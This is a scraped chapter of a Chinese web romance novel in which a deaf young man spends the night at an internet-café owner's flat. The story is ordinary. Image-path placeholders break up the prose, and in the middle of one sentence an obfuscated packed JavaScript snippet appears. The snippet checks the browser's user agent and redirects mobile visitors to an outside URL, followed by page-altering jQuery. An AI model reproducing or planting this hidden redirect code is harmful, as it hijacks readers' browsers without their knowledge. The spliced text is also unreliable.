15. 第十五章
作品:《还不是看脸》 助听器不在,徐溪亭的耳边一点声音没有,残余了一点点听力的左耳,也听不到叶和的声音。
他有点惊慌的摸着自己的耳朵,助听器丢了,本来就听不见,现在这样,交流岂不是更成了问题!
“你在找这个吗?”
白色的,小巧的助听器变魔术一般出现在叶和白皙的掌心。
她什么时候找到的?
这个念头在徐溪亭的脑海中不断扩大,从遇见的第一面开始,她就像一个谜一样,神秘,洒脱…无所不能。
叶和俯身,徐溪亭后仰,两人之间的距离突然被拉的很近很近。楼下的网吧包房里,还有一对来通宵的小情侣因为游戏操作难以配合在激烈的拌嘴,女生的声音尖锐的透过楼板传递到三楼。
“你不会说话能不能别说话!什么叫我打游戏给你拖后腿?!”
“拖后腿还不让说吗?!菜就多练行不行!我都被你坑死了!”
“自己不是大神还带女朋友出来包夜,菜狗!废物!”
男生大概是被骂得脸上挂不住,恼羞成怒,也提高了音量,声音里带着气急败坏,“不爱听有本事你找个哑巴!看哑巴带不带你赢!”
找个…哑巴?
叶和歪着头,将助听器对准了徐溪亭的左耳,她记得他一向带在这边。
徐溪亭快要窒息了。
他能感觉到她温热的呼吸,拂过他脸颊的皮肤,带来一阵细微的、令人战栗的痒意。
他完全不敢呼吸,心跳的越来越快,手脚的温度似乎因为药效开始回暖,他手心渗出细汗。
助听器被严丝合缝的带在了耳廓上,带着杂音的声音重新传入耳中,徐溪亭的眉眼又藏在了碎发中,他盯着叶和的脚尖,不敢对上她的眼睛。
//
“三楼只有一个双人床,但是很宽敞,2米乘2米2,睡两个人也不会太挤。”
叶和泰然自若的收回手站起来。
最左侧墙壁上的钟表还在尽职尽责的走着,时针指在2,分针指在20,两点二十,再磨蹭一会快三点了。
她转头看了眼窗户,外面夜色沉沉,但夏日天短,再过几个小时,就要完全亮天了。
还好三楼全部是遮光窗帘,拉严实了,也能勉强睡个好觉。
睡…睡一张床吗!
徐溪亭默默闹了个大红脸,他的手又往沙发下的边角处藏了藏,没有受伤的左脚也不安的挪动了一下。
他…他应该是理解错了吧。
助听器听不太清,徐溪亭顺便怪罪上了自己没看清叶和的口型。
她说的一定不是这样轻佻的话。
一定…是他看错了。
深呼吸。
吸气4秒,屏息7秒,呼气8秒。
禅师说,呼吸是连接身体和心灵的桥梁,但徐溪亭反复重复了几次,还是无法停止自己心头的焦虑。
褐色地板上的纹路,真皮沙发上的靠垫,厨房冰箱上的冰箱贴,这一瞬间,忽然所有的一切都变得无比的有趣起来。
//
“你要被子吗?”叶和走到靠墙的大立柜旁,翻出一条粉色碎花的夏凉被,上面还没有套被罩,是奶奶上回来看她的时候带来的,全新的,还没有人盖过。
徐溪亭看着这床粉色碎花被,面露难色。他到现在还是没有搞清楚,叶和到底要他睡在哪里,一眼望去,整个三楼都找不出第二张床,她说的包吃包住,莫不成真的是同床共枕?
这个念头让他坐立难安,如芒在背。
叶和夏天也习惯性盖个薄点的被子,她睡觉不老实,晚上经常把被子踹掉大部分,只留个被角盖在肚子上,省得着凉。
看他不说话,她便也默认了这一点。
他要被子。
“你应该没有裸睡的习惯吧。”她拎着一套陈朗留在这里的睡衣站在徐溪亭的面前,语不惊人死不休。
没有!!
手语打的上下翻飞,他同时拨浪鼓一般的狠狠摇头。
不要再问他更多的问题了,他怕他…忍不住现在就要逃走。
“你还要洗澡吗?”三楼的空间里太过安静,叶和总忍不住跟他说话,她是个受不了寂静的人,尤其受不了面对面的两个人相对无言。
【不用了!】
徐溪亭终于放弃了靠比划和眼神来和叶和交流,茶几的下层被他眼尖的看到几张纸笔,一行行的字,快速的出现在白纸上。
【我睡沙发就可以!】
【今天谢谢你】
【我明天就回福利院】
回福利院?
叶和眉毛微挑,她发善心可不是为了让他明天回福利院的。
“我这里真的缺个网管,而且我也不会做饭,每天都吃外卖,很不健康。”
她一本正经的胡说八道。
尽管厨房里齐全的厨具让这里的主人看起来并不像个五体不勤的人。
看着他一脸纠结的样子,叶和继续加大砝码。
“说起来我也帮了你不止一次,我是真的没招到网管,再没人的话,我就要自己每天通宵值班了。”
“就当帮帮我,先帮我顶一阵。”
“你若真的不愿意干,过半个月我绝不阻拦你。”
徐溪亭手里的笔又被他放下,端端正正的放在小茶几上。
他不是不知好歹的人。
“沙发太小了,你太高。”叶和伸手把他拉起来,手有些暧昧的搭在他的腰间,“如果你介意的话,我在床上堆个三八线。”
小时候男女同桌之间的楚河汉界,如今成年了,拿过来依旧好用。
宽慰小哑巴的说辞罢了。
叶和忽然莫名的觉得自己像个海王渣女,在拐骗良家妇男。
她有点脊背发凉的摸了摸后颈。
//
一只羊,两只羊,三只羊…
徐溪亭板板正正的躺在大床上,身上还穿着叶和刚刚给他翻出来的一身睡衣。
睡衣的料子柔软,非常贴身,只是裤子有些短,露出了一截脚踝,不过叶和倒是笑着说刚好,刚好给他的脚踝透透气。
和女生相处的经验太少,和女生同床共枕的经历更是没有,他身子僵硬的要命,双手交叠放在小腹上,直挺挺的躺在床上,一点动作都不敢有。
一只羊,两只羊,三只羊……数到五十只,脑子里还是清醒得能背出元素周期表。
数羊没有用的话…数水饺呢?
他又闭上了眼睛。
一只水饺,两只水饺,三只水饺…
饿了。
徐溪亭更睡不着了。他极其缓慢地偏了偏头,用眼角的余光,偷偷瞥向旁边。
身旁的叶和似乎早已睡熟,呼吸平稳悠长。她翻了个身,胳膊一下扔在了那条不存在的三八线上,距离他的手指只有短短的几厘米。
在昏暗的光线下,他甚至能看清她修剪得干干净净的、圆润的指甲盖。
徐溪亭呼吸一下变得很轻很轻,右脚脚踝的扭伤处,随着呼吸的一进一出也跟着灼热起来,不知道是药酒发挥了作用,还是她指尖的温度仍然留在上面。
今日不是十五,月亮不是满月。一弯被“咬”了一口的、清瘦的下弦月,高悬在漆黑的夜幕上,清冷的月光被厚重的遮光窗帘挡去了大半,只从缝隙里漏进来几缕微弱的光线,勉强勾勒出房间里家具模糊的轮廓。
徐溪亭的脑海里开始不受控制的反复重现关于叶和的所有画面。
白皙的、骨节分明的手指,轻松的握住机车车把,或者拿着手机飞快打字。
又亮又有神的眼睛,有时候带着玩味的笑意,有时候是毫不掩饰的关切,像盛满了细碎的星光。
笑起来时弯弯的、带着点狡黠弧度的嘴唇,和嘴角边那两个浅浅的、一闪而逝的梨涡。
还有…那隔着T恤也能感受到带着极强的力量感的、紧实柔韧的腰肢…
不要再想了!
他在心里命令自己。
钟表的指针又指到了三点二十。
徐溪亭再次强迫自己闭上了眼睛。
//
陈朗,一个苦逼的、即将大四的医学生。他们学校开学非常早,在几乎所有的大学里,都是数一数二的“勤奋”代表。暑假还没过完,就得提前回校准备各种实习、实验和补考。
他拎着豆浆爬楼梯的时候,心里还盘算着一定要再催催叶和找个替班的,他可没几天逍遥日子了,马上就要滚回学校,继;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17481818|201788||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
续在解剖室、实验室和图书馆之间“三点一线”的悲惨生活。
还有!还得催着叶和赶紧给他打钱结账,认认真真给她干了一个月,没有功劳也有苦劳,一分钱都不能少。
早上九点,阳光正好。
三楼的窗帘还拉的严严实实的,陈朗叹口气,他姐就这点不好,作息极其乱套,昼夜颠倒,不像他,每天早睡早起,起床还先打一套八段锦。
可惜他在学武上没啥天赋,现在还是打不过叶和,毫无还手之力。
“姐!我给你把豆浆放厨房了!趁热喝啊!”他抻着脖子喊了一声,卧室的房门虚掩着,一点光也没有,黑漆漆的,啥也看不见。
陈朗不甚在意的收回目光,转身就准备下楼替换昨天值夜班的小姑娘。
刚走了两步,脚下似乎踢到了什么东西,软软的,还有点阻力。
“嗯?”陈朗停下脚步,疑惑地低头看去。这怎么有双男人的鞋??
陈朗吓了一跳,又弯下腰确认了一下。
看着40码往上,也不是牌子货,绝对不是叶和的鞋。
鞋的边缘磨损的很厉害,大概已经穿了很久,都说看人先看鞋,鞋的主人的一定不太富裕。
陈朗心里有点打颤,他姐卧室…不会有男人吧!
狭窄的门缝变成了深渊巨口,他一边心里的好奇在无限喷涌,一边却又因为被怕被叶和殴打的恐惧望而却步。
最终,叶和作为姐姐的威压暂时压倒了熊熊燃烧的好奇心。
陈朗一步三回头,目光像黏在了卧室门上,脚下却诚实地、慢慢地挪向了楼梯口。下楼的时候,因为心神不宁,差点一脚踩空,从楼梯上滚下去,吓得他赶紧扶住栏杆,心有余悸地拍了拍胸口。
一楼的网吧大厅,值夜班的小姑娘已经哈欠连天,正在收拾自己的东西,准备跟陈朗交接班回家补觉。
陈朗做贼般凑的过去,小心翼翼的张口打听,“咳,那什么,你昨晚看到我姐回来的时候,身边有男人吗?”
小姑娘略带奇怪的看了他一眼,“不是老板男朋友吗?”
陈朗的目光由震惊逐渐转为敬佩,不愧是他姐,速战速决。
//
三楼,卧室。
九点三十整,徐溪亭在生物钟的支配下先一步醒来。
高烧似乎已经完全退去,但身体依旧沉重乏力,脑袋也昏昏沉沉。
助听器经过一晚上的翻滚早已经不知道掉到了床上的哪个角落,他下意识的想坐起来摸索,腰腹刚一用力,就被一条有力的胳膊牢牢箍住。
是…叶和。
徐溪亭深吸一口气,鼓起勇气向下看了一眼。
叶和的一条手臂,正大大咧咧地横在他的腰间。她的睡衣袖子因为睡姿,已经撸到了大臂顶端,露出一截线条流畅、肤色白皙的小臂。那条手臂仿佛有自己的意识,似乎感觉到了他想逃离的意图,非但没有松开,反而更收紧了些力道,带着点睡梦中的不耐,将他往自己身侧又拢了拢。
他被这突如其来的力道带的核心不稳,不受控的直接往旁边一倒,衣服的袖口好巧不巧的刚好挂到叶和上身的睡衣边缘。
睡衣的领口本就宽松,被这么轻轻一挂、一扯——
叶和那线条精致、皮肤白皙的锁骨,以及一小片圆润的肩头,毫无预兆地、大刺刺地暴露在了清晨昏暗的光线里,也落入了徐溪亭骤然收缩的瞳孔中。
不能…惊动她。
徐溪亭心脏跳的快要爆炸,他伸手,小心的挪开了手指,撑着枕头的边缘试图起身。
“嗯…别动…”叶和睡梦中察觉到什么,嘟囔了一句,手臂一下收紧,猛地发力,直接将徐溪亭整个人拽到了自己身子正上方。
“唔!”
突如其来的重量将她从睡梦中砸醒,叶和下意识的睁开了眼睛。
清晨卧室里昏暗的光线,勉强勾勒出身上压着的那个人的轮廓。
四目相对。
叶和还带着茫然的眼睛刚好对上了徐溪亭因为无措而睁得溜圆、眼尾泛红、几乎要冒出烟来的凤眼。他整个人僵在她身上,连呼吸都忘了,大脑彻底宕机,只剩下一个念头在疯狂刷屏:
完了……